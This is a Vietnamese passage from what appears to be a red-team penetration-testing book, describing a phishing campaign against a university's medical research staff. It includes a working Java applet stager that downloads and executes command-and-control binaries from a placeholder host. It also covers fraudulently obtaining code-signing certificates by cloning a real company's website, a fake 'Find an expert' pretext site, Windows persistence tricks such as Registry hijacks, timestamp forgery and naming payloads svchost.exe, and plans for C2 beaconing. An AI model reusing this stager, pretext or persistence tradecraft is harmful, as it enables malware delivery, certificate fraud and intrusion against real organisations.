Câu chuyện này nhấn mạnh một vấn đề nghiêm trọng—các cơ sở giáo dục thường được coi là mục tiêu "mềm" cho các cuộc tấn công, chính vì khối lượng lớn thông tin cá nhân nhạy cảm mà họ duy trì. Từ hồ sơ học thuật, thông tin chỗ ở, dữ liệu hỗ trợ tài chính đến nghiên cứu sở hữu trí tuệ, các trường đại học giữ một kho tài nguyên quý giá có thể bị khai thác theo nhiều cách khác nhau.
Kẻ tấn công trong trường hợp này đã có thể thao túng hệ thống để tạo ra một bằng cấp giả mạo, và việc thiếu xác thực qua các trường đại học khác nhau hoặc các thực tiễn bảo mật nghiêm ngặt đã làm cho hoạt động này

trở nên khả thi. Đây là một ví dụ hoàn hảo về loại lỗ hổng tồn tại trong hạ tầng của các trường đại học, khiến chúng trở thành mục tiêu hấp dẫn cho các đối tượng xấu.
Trong chương tiếp theo, chúng ta sẽ đi sâu vào cách những yếu điểm này thường bị lợi dụng, tập trung vào các kỹ thuật xâm nhập vào hồ sơ học thuật, đánh cắp nghiên cứu nhạy cảm và vượt qua các biện pháp bảo mật hạn chế mà nhiều trường đại học đang áp dụng. Các trường đại học có thể không chuẩn bị cho những cuộc tấn công tinh vi như vậy, điều này khiến chúng trở thành mục tiêu hấp dẫn cho những kẻ tấn công tìm kiếm thông tin giá trị cao hoặc thậm chí là một chứng chỉ học thuật để nâng cao sự nghiệp của mình một cách gian lận.

Bối cảnh và Tóm tắt Nhiệm vụ

Một trường đại học lớn và danh tiếng ở Vương quốc Anh đã được cấp giấy phép từ Bộ Nội vụ để tiến hành nghiên cứu về sự tưới máu của não người thay mặt cho Quân đội Anh. Đây là một lĩnh vực nghiên cứu gây tranh cãi, vì mục tiêu của nó là giữ cho não người sống và hoạt động bên ngoài cơ thể. Nếu bạn là thành viên của lực lượng vũ trang và tự hỏi họ lấy não sống từ đâu, tôi gợi ý bạn nên đọc kỹ hợp đồng của mình. Nghiên cứu này về mặt kỹ thuật không phải là bí mật—giấy phép của Bộ Nội vụ là một hồ sơ công khai—nhưng bảo mật dữ liệu là một yếu tố quan trọng trong dự án này, không phải vì sự tranh cãi mà vì thông tin này sẽ được coi là có giá trị đối với một quốc gia thù địch. Một cuộc kiểm tra xâm nhập (penetration test) đã được ủy quyền và nó đã rơi vào tay tôi. Thời gian thực hiện cuộc tấn công là hai tuần và phạm vi của nó là rộng nhất có thể theo quy định pháp luật. Dean của trường đại học đã tham gia cuộc họp xác định phạm vi, cũng như một nhóm các sĩ quan quân đội.

Dải IP bên ngoài của trường đại học là một /16 với hàng nghìn địa chỉ đã được sử dụng và hàng trăm ứng dụng web. May mắn thay, đây không phải là trọng tâm của bài kiểm tra. Các bên liên quan muốn biết, tất cả các yếu tố khác đều như nhau, mất bao lâu để một kẻ tấn công có thể truy cập vào mạng lõi của trường và những quyền lực nào có thể có được khi truy cập vào các hệ thống trong bộ phận nghiên cứu y học. Bất kỳ ai có quyền truy cập vào tài sản của trường đại học (ngoài sinh viên) đều có thể được coi là mục tiêu hợp pháp—điều này đã được chính Dean của trường xác nhận.

Vì thời gian có hạn, tôi quyết định tiến hành một chiến dịch tấn công quy mô lớn "lấy nhiều và hy vọng một số sẽ dính vào tường." Nghĩa là, tấn công một số lượng lớn người dùng cùng một lúc và hy vọng rằng một phần lớn sẽ bị tấn công thành công. Việc xác định những mục tiêu tiềm năng sẽ bao gồm việc tạo ra (tối thiểu) một danh sách các tên, khoa và địa chỉ email.

Tiêu chí cho mục tiêu tiềm năng là:

- Một thành viên trong khoa, để giả định quyền truy cập nâng cao vào các cơ sở dữ liệu nội bộ.
- Một học giả trong lĩnh vực không liên quan đến công nghệ thông tin theo bất kỳ cách nào—cuối cùng lựa chọn rơi vào các ngành nhân chủng học, khảo cổ học và khoa học xã hội. Những mục tiêu này sẽ cho phép chúng tôi thử truy cập từ ngoài môi trường nghiên cứu y học.

Sử Dụng Các Khung Hệ Thống Hiện Có Để Thực Hiện Công Việc Nặng Nhọc

Nếu bạn đang xây dựng một danh sách mục tiêu lớn, bạn có thể muốn xem xét việc viết một kịch bản quét web để thực hiện công việc nặng nhọc. Tôi rất khuyến khích sử dụng framework Selenium, bạn có thể tìm thấy nó tại đây:

http://www.seleniumhq.org/

Đây là một bộ công cụ miễn phí tuyệt vời cho việc kiểm thử ứng dụng web, có khả năng xuất các tác vụ đã kịch bản thành mã từ Python đến C# để cho phép tự động hóa chi tiết.

- Các thành viên trong nhóm nghiên cứu y học.

Đối với cuộc tấn công này, với chỉ một vài trăm địa chỉ email cần tổng hợp, chúng ta sẽ đi theo phương pháp thủ công và tìm hiểu một chút về các mục tiêu. Khi thực hiện một cuộc tấn công qua email, bạn phải quyết định

cách thức bạn sẽ xâm nhập ban đầu vào mạng của mục tiêu. Một macro VBA, như trong chương đầu tiên, sẽ khá vụng về cho một cuộc tấn công quy mô lớn như thế này và cũng yêu cầu phải có Microsoft Office cài đặt. Trong môi trường học thuật, người dùng có thể có một bộ công cụ rất đa dạng cũng như phụ thuộc vào các hệ điều hành không phải Windows của Microsoft. Điều này tạo ra một thử thách thú vị - làm thế nào để triển khai một payload stager có thể chạy trong bất kỳ môi trường nào và dựa trên những gì nó phát hiện, tải xuống và cài đặt cơ sở hạ tầng điều khiển và kiểm soát thích hợp? Câu trả lời là sử dụng Java.

Phân phối Payload Phần 2: Sử dụng Java Applet cho Việc Phân Phối Payload

Có rất nhiều lỗ hổng và tấn công Java đang tồn tại trong thế giới thực. Quên chúng đi. Bạn muốn tự mã hóa công cụ của mình từ đầu để chúng trông càng hợp pháp càng tốt và có thể vượt qua bất kỳ công cụ phát hiện phần mềm độc hại và phân tích lưu lượng xâm nhập nào.

Quy trình tấn công như sau:

- Phát triển một Java applet và triển khai nó trong một môi trường web thuyết phục. Sẽ có thêm thông tin về điều này ngay sau đây.
- Tiến hành một cuộc tấn công xã hội nhắm vào những người dùng đã được xác định trước đó để khuyến khích họ truy cập vào trang web này.
- Khi thực thi, applet phải xác định xem nó đang chạy trong môi trường Windows, OSX hay Linux và tải xuống tác nhân C2 thích hợp.

Điều này chắc chắn sẽ yêu cầu phải mã hóa lại một phần của C2, nhưng vì nó được viết bằng ngôn ngữ C nên việc thay đổi này sẽ rất ít.

Java không phải là một ngôn ngữ khó học, vì vậy đừng lo lắng nếu bạn chưa quen với nó. Tôi sẽ cung cấp cho bạn tất cả những gì bạn cần, bao gồm cả mã nguồn, để bạn có thể bắt đầu.

Chứng nhận Mã Java cho Vui và Lợi

Trước khi tiếp tục, đáng chú ý là kể từ Java 8 Update 20, không có applet Java nào sẽ chạy trừ khi mã được ký bởi một tổ chức chứng nhận được công nhận. Việc ký mã là một điều mà có lẽ đã nghe có vẻ là một ý tưởng hay từ những năm 90, khi quá trình có được chứng chỉ ký mã còn rất khó khăn—bạn cần có một số Dunn và Bradstreet, một công ty đã được thành lập, và một địa chỉ gửi thư đã được xác minh. Ngày nay, ngành công nghiệp ký mã, nói thẳng ra, là một ngành rất lớn. Nó rất cạnh tranh và họ muốn có giao dịch của bạn, vì vậy họ sẽ vẫn thực hiện một chút xác minh để đảm bảo bạn là ai, nhưng chỉ ở mức tối thiểu. Bạn có thể dễ dàng nhận được chứng chỉ thông qua một chút kỹ thuật xã hội. Một nhà bán lẻ chứng chỉ ký mã lớn tuyên bố điều sau trên trang web của họ:

1. Sự tồn tại pháp lý của tổ chức hoặc cá nhân được ghi trong trường Tổ chức của chứng chỉ ký mã phải được xác minh.
2. Email mà chứng chỉ ký mã sẽ được gửi tới phải là ai đó@domain.com, trong đó domain.com là tên miền thuộc sở hữu của tổ chức được ghi trong chứng chỉ ký mã.
3. Một cuộc gọi lại phải được thực hiện tới một số điện thoại đã được xác minh của tổ chức hoặc cá nhân được ghi trong chứng chỉ ký mã để xác nhận rằng người đặt hàng là đại diện có thẩm quyền của tổ chức.

Quy trình này có thể được sử dụng để dễ dàng có được chứng chỉ ký mã:

- Đăng ký một tên miền giống với một doanh nghiệp hiện có. Hãy xem xét tổ chức mục tiêu của bạn—cái gì có thể là liên quan?
- Sao chép và lưu trữ trang web đó bằng lệnh sau:

```
wget -U "Mozilla/5.0 (X11; U; Linux; en-US; rv:1.9.1.16)
Gecko/20110929 Firefox/3.5.16" --recursive --level=1 --no-clobber
--page-requisites --html-extension --convert-links --no-parent --
wait=3 --random-wait http://www.example.com/docs/interesting-part/
--domains=www.example.com
```

- - Thay đổi tất cả thông tin liên hệ qua điện thoại trên trang web sao chép để trỏ đến bạn.
- Xem xét một công ty ngoài lĩnh vực kinh doanh chính của nhà cung cấp chứng chỉ ký mã để ngăn chặn việc kiểm tra qua phòng thương mại (trong thực tế, điều này hiếm khi xảy ra).
- Tôi đã có thể lấy chứng chỉ ký mã chỉ với một địa chỉ email hợp lý và một số điện thoại di động. Hãy nhớ rằng, bạn là khách hàng và họ muốn tiền của bạn.

Tất nhiên, khi bạn thực hiện mô hình APT một cách hợp pháp, bạn có thể sử dụng thực thể hợp pháp của riêng mình. Tùy bạn quyết định.

Theo một nghĩa nào đó, việc thực thi ký mã là điều tốt nhất có thể xảy ra đối với các tác giả phần mềm độc hại Java, vì nó thực thi một mô hình bảo mật hoàn toàn không thực tế, khiến người dùng có cảm giác an toàn sai lầm. Ký mã hoạt động như sau: bạn, người dùng, đang tin tưởng vào một bên thứ ba mà bạn chưa bao giờ gặp (tác giả mã) vì một bên thứ ba khác mà bạn chưa bao giờ gặp (người ký mã) đã nói rằng mã (mà họ chưa bao giờ xem) là an toàn để chạy.

Đúng vậy.


Tất nhiên, điểm ban đầu là để đảm bảo rằng tất cả mã đều có thể truy vết, nhưng điều đó đã bị lạc mất trong suốt quá trình.

Kỹ thuật cơ bản mà chúng tôi minh họa ở đây là kỹ thuật được các đội xâm nhập mạng NSA/GCHQ hoặc các hoạt động Truy cập Đặc biệt (Tailored Access Operations) ưa chuộng, và có lý do: nó dễ dàng và hiệu quả. Bạn không cần một bộ sưu tập các khai thác zero-day để có quyền truy cập vào các môi trường bảo mật khi mọi người đang chạy Java, vốn gần như được triển khai phổ biến.

Với tất cả những điều đó trong đầu, hãy bắt đầu lập trình Java. Đầu tiên, tải xuống Java SE JDK (không phải JRE) từ trang web của Oracle. Vì lý do mà tôi không hiểu, trình cài đặt Java không bao giờ cài đặt đúng biến đường dẫn, vì vậy bạn sẽ cần phải tự thực hiện điều đó (chỉnh sửa cho phiên bản này):

```
set path=%path%;C:\Program Files\Java\jdk1.8.0_73\bin
```

Bạn không muốn phải ký lại mỗi khi biên dịch mã thử nghiệm của mình; điều này sẽ trở nên nhàm chán rất nhanh. Bạn cần làm các bước sau để thiết lập môi trường phát triển của mình. Thêm máy tính cục bộ của bạn như một ngoại lệ cho quy tắc ký mã, như được minh họa trong Hình 2.1.



Hình 2.1: Cho phép tất cả mã Java cục bộ chạy trong trình duyệt.

Mã Java bắt đầu dưới dạng các tệp văn bản thông thường với phần mở rộng .java, sau đó được biên dịch thành các tệp .class. Các tệp lớp (class files) không thể được ký số, vì vậy chúng cần phải được đóng gói thành các tệp .jar cho mục đích của bạn. Dưới đây là ví dụ đơn giản về chương trình HelloWorld:

```
public class HelloWorld
{
    public static void main(String[] args)
    {
        System.out.println("Hello, World!");
    }
}
```

Lưu tệp này với tên `HelloWorld.java` và biên dịch như sau:

```
javac HelloWorld.java
```

Điều này sẽ tạo ra tệp `HelloWorld.class`, tệp này có thể được chạy như sau:

```
java HelloWorld
```

Điều này sẽ chạy trình thông dịch Java. Bạn sẽ thấy đầu ra của chương trình:

```
Hello, World!
```

Tất cả đều ổn, nhưng bạn muốn mã của mình chạy trong trình duyệt web. Do đó, mã cần phải khác một chút để thừa hưởng một số chức năng cần thiết để chạy như một applet:

```
import java.applet.Applet;
import java.awt.Graphics;

public class HelloWorld extends Applet {
    public void paint(Graphics g) {
        g.drawString("Hello world!", 50, 25);
    }
}
```

Tạo một tệp HTML nhỏ trong cùng thư mục với mã sau:

```
<HTML>
<HEAD>
    <TITLE> A Simple Program </TITLE>
</HEAD>
<BODY>
    Here is the output of my program:
    <APPLET CODE="HelloWorld.class" WIDTH=150 HEIGHT=25>
    </APPLET>
</BODY>
</HTML>
```

Lưu tệp này với tên `test.html` và tải nó vào trình duyệt của bạn, như được chỉ ra trong Hình 2.2.

Hình 2.2: Applet Java chạy trong trình duyệt.

Như đã đề cập trước đó, vào một thời điểm nào đó bạn sẽ cần đóng gói tệp `.class` thành một tệp `.jar` để có thể ký mã. Điều này dễ dàng đạt được và bạn cũng cần phải sửa đổi mã HTML một chút:

```
jar cf helloworld.jar HelloWorld.class
```

Và sửa đổi mã HTML như sau:

```
<HTML>
<HEAD>
    <TITLE> A Simple Program </TITLE>
</HEAD>
<BODY>
    Here is the output of my program:
    <applet code=HelloWorld.class archive="helloworld.jar" width=120 height=120>
    </applet>
</BODY>
</HTML>
```

Đơn giản mà hiệu quả.

Viết Stager Java Applet

Về cơ bản, điều bạn muốn làm không khác mấy so với mục tiêu của chương trước—tải và thực thi payload C2. Tuy nhiên, lần này bạn sẽ giả định sự tồn tại của ba hệ điều hành tiềm năng, bao gồm Windows, Apple OSX, và nhiều hệ điều hành Linux khác nhau. Điều này sẽ yêu cầu sự phân biệt của stager và một số sửa đổi đối với payload C2 (chủ yếu là định dạng đường dẫn tệp và sự kiên trì), nhưng cả ba nền tảng này đều hỗ trợ C và libssh, vì vậy điều này rất dễ dàng. Bạn cũng sẽ thay đổi mô hình máy chủ C2 rất nhiều cho bài kiểm tra này để thêm những tính năng cần thiết khác.

Biên dịch mã sau:

```
public class OsDetect
{
    public static void main(String[] args)
    {
```

```
        System.out.println(System.getProperty("os.name"));
    }
}
```

Kết quả sẽ cho biết hệ điều hành hiện tại. Ví dụ:

```
Windows 7
```

Bạn có thể sử dụng nhiều chức năng khác để xác định các thuộc tính của Java Virtual Machine mà bạn đang sử dụng và thông tin hữu ích khác về máy chủ, nhưng hiện tại việc biết hệ điều hành là đủ cho nhu cầu của bạn. Đối với Windows, tôi thường không quan tâm đến việc nhắm mục tiêu nền tảng x86 hay x64 riêng biệt cho việc phân phối payload; x86 hoạt động tốt cho hầu hết những gì bạn muốn làm. Tuy nhiên, cũng có lý do tốt để xem xét điều này khi bạn thực hiện khai thác hay di chuyển quá trình rất cụ thể trên x64, nhưng điều đó không liên quan ở đây.

Tiến tới, chúng ta sẽ tạo một stager dưới dạng công cụ dòng lệnh để kiểm tra. Sau đó, chúng ta sẽ đóng gói nó vào một applet và chuẩn bị nó để tấn công. Hãy xem Mã Lệnh 2-1. Mã này nhập các thư viện cần thiết cho việc giao tiếp mạng, kiểm tra hệ điều hành mục tiêu đang chạy và tải về C2 phù hợp. Đây là mã đơn giản nhằm mục đích minh họa. Mã này sẽ chạy "out of the box", vì vậy bạn có thể thử nghiệm và cải thiện nó.

```
import java.io.BufferedInputStream;
import java.io.ByteArrayOutputStream;
import java.io.FileOutputStream;
import java.io.IOException;
import java.io.InputStream;
import java.net.URL;
public class JavaStager {

    private static String OS =
System.getProperty("os.name").toLowerCase();
    public static void main(String[] args) {


        if (isWindows()) {
        try {
        String fileName = "c2.exe";
        URL link = new URL("http://yourc2url.com/c2.exe");
        InputStream in = new
BufferedInputStream(link.openStream());
        ByteArrayOutputStream out = new ByteArrayOutputStream();
        byte[] buf = new byte[1024];
        int n = 0;
        while (-1!=(n=in.read(buf)))

            {out.write(buf, 0, n);
}



        out.close();
        in.close();
        byte[] response = out.toByteArray();
        FileOutputStream fos = new FileOutputStream(fileName);
        fos.write(response);
        fos.close();
        Process process = new ProcessBuilder("c2.exe").start();
        } catch(IOException ioe){}

        } else if (isMac()) {

        try {
        String fileName = "c2_signed_mac_binary";
        URL link = new
URL("http://yourc2url.com/c2_signed_mac_binary");
        InputStream in = new
BufferedInputStream(link.openStream());
        ByteArrayOutputStream out = new ByteArrayOutputStream();
        byte[] buf = new byte[1024];
        int n = 0;
        while (-1!=(n=in.read(buf)))
            {out.write(buf, 0, n);
}
        out.close();
        in.close();
        byte[] response = out.toByteArray();
        FileOutputStream fos = new FileOutputStream(fileName);
        fos.write(response);
        fos.close();
```

```
        Process process = new
ProcessBuilder("c2_signed_mac_binary").start();
        } catch(IOException ioe){}
        } else if (isLinux()) {
        try {
        String fileName = "linux_binary";
        URL link = new
URL("http://yourc2url.com/c2_signed_mac_binary");
        InputStream in = new
BufferedInputStream(link.openStream());
        ByteArrayOutputStream out = new ByteArrayOutputStream();
        byte[] buf = new byte[1024];
        int n = 0;
        while (-1!=(n=in.read(buf)))
            {out.write(buf, 0, n);
}
        out.close();
        in.close();
        byte[] response = out.toByteArray();
        FileOutputStream fos = new FileOutputStream(fileName);
        fos.write(response);
        fos.close();
        Process process = new ProcessBuilder("chmod +x
linux_binary;./linux_binary").start();
        } catch(IOException ioe){}
        } else {

        }
    }

    public static boolean isWindows() {

        return (OS.indexOf("win") >= 0);

        }

        public static boolean isMac() {

        return (OS.indexOf("mac") >= 0);
    }

    public static boolean isLinux() {

        return (OS.indexOf("nux") >= 0);

    }
}
```

Chúng ta đầu tiên sử dụng hàm `System.getProperty("os.name")` để xác định hệ điều hành. Mặc dù bạn có thể tìm hiểu thêm một chút (ví dụ cho các phiên bản UNIX khác), nhưng đây là đủ chi tiết cho nhu cầu của bạn. Khi hệ điều hành đã được xác định, stager sẽ tải về và thực thi payload phù hợp cho nền tảng đó.

Biến `filename` xác định nơi payload sẽ được ghi trên máy chủ và biến `URL` tham chiếu đến nơi stager có thể tìm thấy payload trên web.

Hãy chắc chắn rằng bạn cũng ký mã tệp thực thi cho Mac, nếu không, bạn sẽ nhận được thông báo quyền không thuận tiện từ người dùng. Không có vấn đề tương tự đối với Windows và Linux; chúng sẽ rất sẵn lòng thực thi những gì chúng nhận được mà không có cảnh báo cho người dùng.

Để chuyển mã này thành một applet, bạn cần nhập thư viện phù hợp:

```
import java.applet.Applet;
```

và thay đổi:

```
public class JavaStager {
```

thành:

```
public class JavaStager extends Applet {
```

Đóng gói tệp `.class` thành tệp `.jar`:

```
jar cf stager.jar JavaStager.class
```

và chuẩn bị mã HTML:

```
<HTML>
<HEAD>
<TITLE> Convincing Pretext </TITLE>
</HEAD>
<BODY>
<applet code=JavaStager.class archive="stager.jar" width=120 height=120>
</applet>
</BODY>
</HTML>
```

Tạo Một Màn Trình Thuyết Phục

Bạn sẽ cần suy nghĩ về nơi bạn muốn các tệp này được tải về. Trong ví dụ trước (khi chuyển đổi thành applet), chúng sẽ được lưu vào bộ nhớ đệm Java, điều này không lý tưởng chút nào.

Bạn vẫn còn hai điều cần làm—tạo một màn trình thuyết phục (ví dụ, một trang web đẹp và đáng tin cậy) và ký tệp `.jar`. Sau đó, cuộc tấn công này sẽ sẵn sàng để thực hiện.

Bầu trời gần như không có giới hạn về việc bạn có thể đi xa đến đâu khi thiết kế các màn trình thuyết phục, nhưng hãy nhớ rằng một cuộc tấn công thành công hay bị thất bại—nhiều hơn là về các chi tiết kỹ thuật.

Tôi khuyến khích bạn thực hiện nghiên cứu và trở thành một nghệ sĩ.

Trong trường hợp này, bạn sẽ tạo một trang web có phong cách của trường đại học đang bị tấn công, nhúng applet thù địch vào đó và thu hút mục tiêu truy cập trang web. Nó phải trông chính thức, nhưng các email chính thức vẫn thường xuyên đến hộp thư của mọi người, vì vậy nó cũng phải nổi bật mà không trông giống như đến từ một hoàng tử người Nigeria. Không muốn nghe như một kẻ tâm thần, nhưng việc thao túng mọi người trở nên dễ dàng khi bạn biết những gì khiến họ quan tâm. Trong thế giới cạnh tranh khốc liệt của việc bán hàng hoặc môi giới cổ phiếu, bất cứ điều gì tạo cảm giác mang lại lợi thế cho ai đó so với đồng nghiệp đều rất hiệu quả, nhưng nói chung, giới học thuật thường không bị thúc đẩy bởi việc thu thập tài sản.

Điều quan trọng không phải bạn là một nhà vật lý hay một nhà khảo cổ học, mà thực tế là tiền tệ thực sự trong giới học thuật là uy tín. "Xuất bản hay chết" là câu nói được dùng để mô tả áp lực trong học thuật để liên tục xuất bản công trình nhanh chóng nhằm duy trì hoặc phát triển sự nghiệp. Đó là lợi thế mà bạn có thể sử dụng. Một màn trình thuyết phục khác rất hiệu quả là sự tâng bốc—tạo một cuộc tấn công khai thác những ý tưởng này và khiến payload của bạn được thực thi.

Tạo một trang web mang tên "Find an expert", bạn sẽ ngụ ý rằng trang web này liên kết và được quản lý bởi trường đại học. Nó sẽ giả vờ là một thư mục mới giúp các chuyên gia dễ dàng nhận được lời mời tham gia các sự kiện nói chuyện và tương tự. Tất cả những gì cần làm là đăng ký miễn phí. Lời mời sẽ được cá nhân hóa và trông giống như phát xuất từ trong trường đại học. Bạn có thể gửi một email dưới bất kỳ lý do nào đến bất kỳ ai trong trường và khi họ trả lời, bạn sẽ có được phần chân trang email tiêu chuẩn của trường để bạn sao chép và tùy chỉnh theo nhu cầu của mình.

giả mạo email

Việc giả mạo email là quá đơn giản đến mức tôi không muốn tốn không gian để thảo luận về nó ở đây. Mặc dù tôi sẽ đề cập đến các chủ đề nâng cao như SPF, DKIM và các công nghệ bảo vệ miền email khác sau trong cuốn sách, nếu bạn chưa quen với việc giả mạo email, có rất nhiều tài nguyên trên web để tham khảo. Tuy nhiên, tôi khuyên bạn nên bắt đầu với RFC mới nhất của IETF về email SMTP.

https://tools.ietf.org/html/rfc6531

Ký tên Stager

Điều còn lại là ký tên cho stager. Sau khi có chứng chỉ từ nhà cung cấp, cách dễ nhất để thực hiện điều này là như sau.

Xuất các tệp PVK (khóa riêng) và SPC (chứng chỉ) thành tệp PFX/P12 sử dụng công cụ Microsoft **pvkimprt**:

```
pvkimprt -import -pfx mycert.spc javakey.pvk
```

Nhập tệp PFX vào một keystore Java mới sử dụng **PKCS12Import** và nhập mật khẩu keystore khi được yêu cầu:

```
java pkcs12import mycert.pfx keystore.ks
```

Ký tên tệp .jar bằng công cụ **jarsigner**:

```
jarsigner -keystore keystore.ks stager.jar
```

Được nhúng vào trang web giả của bạn, cuộc tấn công này đã sẵn sàng để kiểm tra. (Và thực sự cần phải kiểm tra, vì nếu bạn làm sai trong cuộc tấn công ban đầu, mục tiêu của bạn sẽ cảnh giác hơn và đề phòng. Sau đó kiểm tra lại.)

Lưu ý về Tính duy trì Payload

Trong chương trước, tôi đã đề cập, mặc dù ngắn gọn, về ý tưởng tính duy trì—tức là payload có thể tồn tại sau khi khởi động lại. Có rất nhiều cách để làm điều này, và giờ đây khi chúng ta làm việc với nhiều hệ điều hành, vấn đề trở nên phức tạp hơn. Phương pháp được mô tả trong Chương 1 vẫn có thể hoạt động nhưng không quá bí mật. Giờ khi bạn đã nâng cao kỹ năng, có lẽ đây là lúc tốt để xem lại khái niệm này với những gợi ý tốt hơn.

Microsoft Windows Có rất nhiều cách để tự động khởi động mã trong Windows vượt qua những cách rõ ràng và phổ biến nhất:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
```

Microsoft đã bao gồm một số khóa ban đầu chỉ dành cho việc kiểm tra nhưng chưa bị xóa; bạn có thể thực thi mã từ đó theo cách tương tự:

```
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options
```

hoặc

```
HKLM\Software\Wow6432Node\Windows NT\CurrentVersion\Image File Execution Options
```

Khi sử dụng Registry (hoặc bất kỳ phương pháp tự động khởi động nào), một ý tưởng hay là giả mạo dấu thời gian của tệp thực thi để làm cho nó trông như đã có từ lâu thay vì xuất hiện đột ngột vào ngày của một cuộc tấn công bị nghi ngờ.

Tôi đã thấy nhiều nhà phân tích pháp y có kinh nghiệm bỏ qua mã độc chỉ vì họ không nghĩ đến việc thay đổi dấu thời gian một cách dễ dàng.

Dịch vụ là một phương pháp rất phổ biến để cài đặt mã độc. Tệp .exe của bạn sẽ cần được biên dịch đặc biệt như một dịch vụ Windows nếu muốn ẩn theo cách này, nếu không hệ điều hành sẽ giết nó.

Một cách khác là để stager của bạn thả một DLL thay vì một EXE và tham chiếu đến nó từ một khóa Registry sử dụng **rundll32**:

```
RUNDLL32.EXE dllnameentrypoint
```

Ngoài ra, có thể lưu và thực thi JavaScript trong Registry:

```
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";alert('Boo!');
```

Mã độc đã được phát hiện sử dụng phương pháp này để lưu một payload trong Registry.

Tuy nhiên, thay vì liệt kê nhiều cách bạn có thể duy trì mã độc trong Windows, tôi khuyến khích bạn tải công cụ miễn phí của Microsoft **sysinternals Autoruns**: https://technet.microsoft.com/en-gb/sysinternals/bb963902.aspx Công cụ tuyệt vời này chứa cơ sở dữ liệu lớn nhất về các phương pháp tự động khởi động tồn tại (nhiều hơn cả các thủ thuật Registry đơn giản đã đề cập ở trên) và được sử dụng trong các cuộc phân tích pháp y và phân tích mã độc. Nó biết rất nhiều điều kỳ bí.

Một phương pháp mà tôi thích và thường xuyên sử dụng bao gồm thay thế một EXE được tham chiếu bởi một khóa Registry hiện có với payload của bạn và sau đó chỉ dẫn payload của bạn thực thi mã gốc mà bạn đã thay thế. Phương pháp này tốt nhất nên thực hiện thủ công, vì cố gắng tự động hóa điều này có thể mang lại những kết quả thú vị.

Khi ẩn payload, tốt nhất là chọn một tên không gây nghi ngờ (ví dụ, payload.exe). **Svchost.exe** và **spoolsv.exe** là những mục tiêu lý tưởng vì thường có nhiều bản sao chạy trong bộ nhớ. Một bản sao nữa thường sẽ không bị phát hiện.

Linux Có một niềm tin rằng tính duy trì trên Linux (và hệ điều hành UNIX nói chung) khó hơn trên Windows. Lý do cho niềm tin sai lầm này là quyền người dùng *nix được thi hành nghiêm ngặt hơn mặc định. Người dùng Windows thường có quyền truy cập vào Registry nhiều hơn mức cần thiết. Tuy nhiên, trừ khi người dùng của bạn chạy dưới quyền root (hoặc bạn có thể thuyết phục họ chạy mã của bạn với quyền root), thì tính duy trì sẽ bị giới hạn với quyền của người dùng đang thực thi mã.

OSX Apple OSX là nền tảng bảo mật nhất trong số này. Vốn lấy cảm hứng từ hệ điều hành iOS của mình, giờ đây nó kiểm tra tất cả chữ ký nhị phân, có nghĩa là việc thao túng các quy trình hiện có là không thể và ngăn

chặn các cuộc tấn công như di chuyển quy trình. Tuy nhiên, không giống như iOS, các ứng dụng không ký tên vẫn được phép chạy tự do.

Tính duy trì có thể đạt được thông qua các tác vụ cron như trên Linux nhưng có những cách tốt hơn. Phương pháp đầu tiên là sử dụng **launchd** để đạt được tính duy trì.

Command and Control Part 2: Advanced Attack Management

Cơ sở hạ tầng C2 mô tả trong Chương 1 không thích hợp cho bất kỳ mục đích nào ngoài việc minh họa các khái niệm. Những hạn chế nghiêm trọng của nó bao gồm thiếu kênh quản lý ngoài băng tần và khả năng chỉ xử lý một máy chủ mục tiêu tại một thời điểm. Kết nối SSH luôn mở cũng thiếu sự tinh tế và không có tính ẩn danh.

Thêm tính ẩn danh và Quản lý Hệ thống Nhiều

Trong phần này, bạn sẽ thêm nhiều tính năng mới để làm cho C2 trở nên tinh vi, thông minh và dễ quản lý hơn. Những gì cần thiết lúc này là:

1. **Beaconing** — Khi payload được cài đặt và triển khai, nó nên thường xuyên gọi về (về máy chủ C2 của bạn) để nhận lệnh thay vì lập tức thiết lập kết nối SSH và đường hầm đảo ngược.
2. **Bộ lệnh đã được cấu hình trước** — Một tập hợp các lệnh đã được thiết lập sẵn có thể được truyền đến payload để thực hiện các nhiệm vụ khi nó gọi về.
3. **Quản lý đường hầm** — Máy chủ C2 cần có khả năng xử lý nhiều kết nối vào đồng thời từ payload trên các máy chủ khác nhau và có thể thiết lập các đường hầm đảo ngược trên nhiều cổng trong khi theo dõi xem đường hầm nào thuộc về cổng nào.
